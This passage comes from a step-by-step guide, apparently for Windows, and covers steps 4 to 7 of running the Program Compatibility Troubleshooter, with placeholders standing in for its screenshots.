
4. From the available options, select **Trouble compatibility** option.




5. The **Program Compatibility Troubleshooter** wizard appears and begins Detecting issues.
6. After the issues have been detected, the **Select troubleshooting option** wizard appears; click **Try recommended settings**.




7. In the **Test compatibility settings for the program** wizard, click **Test the program...**



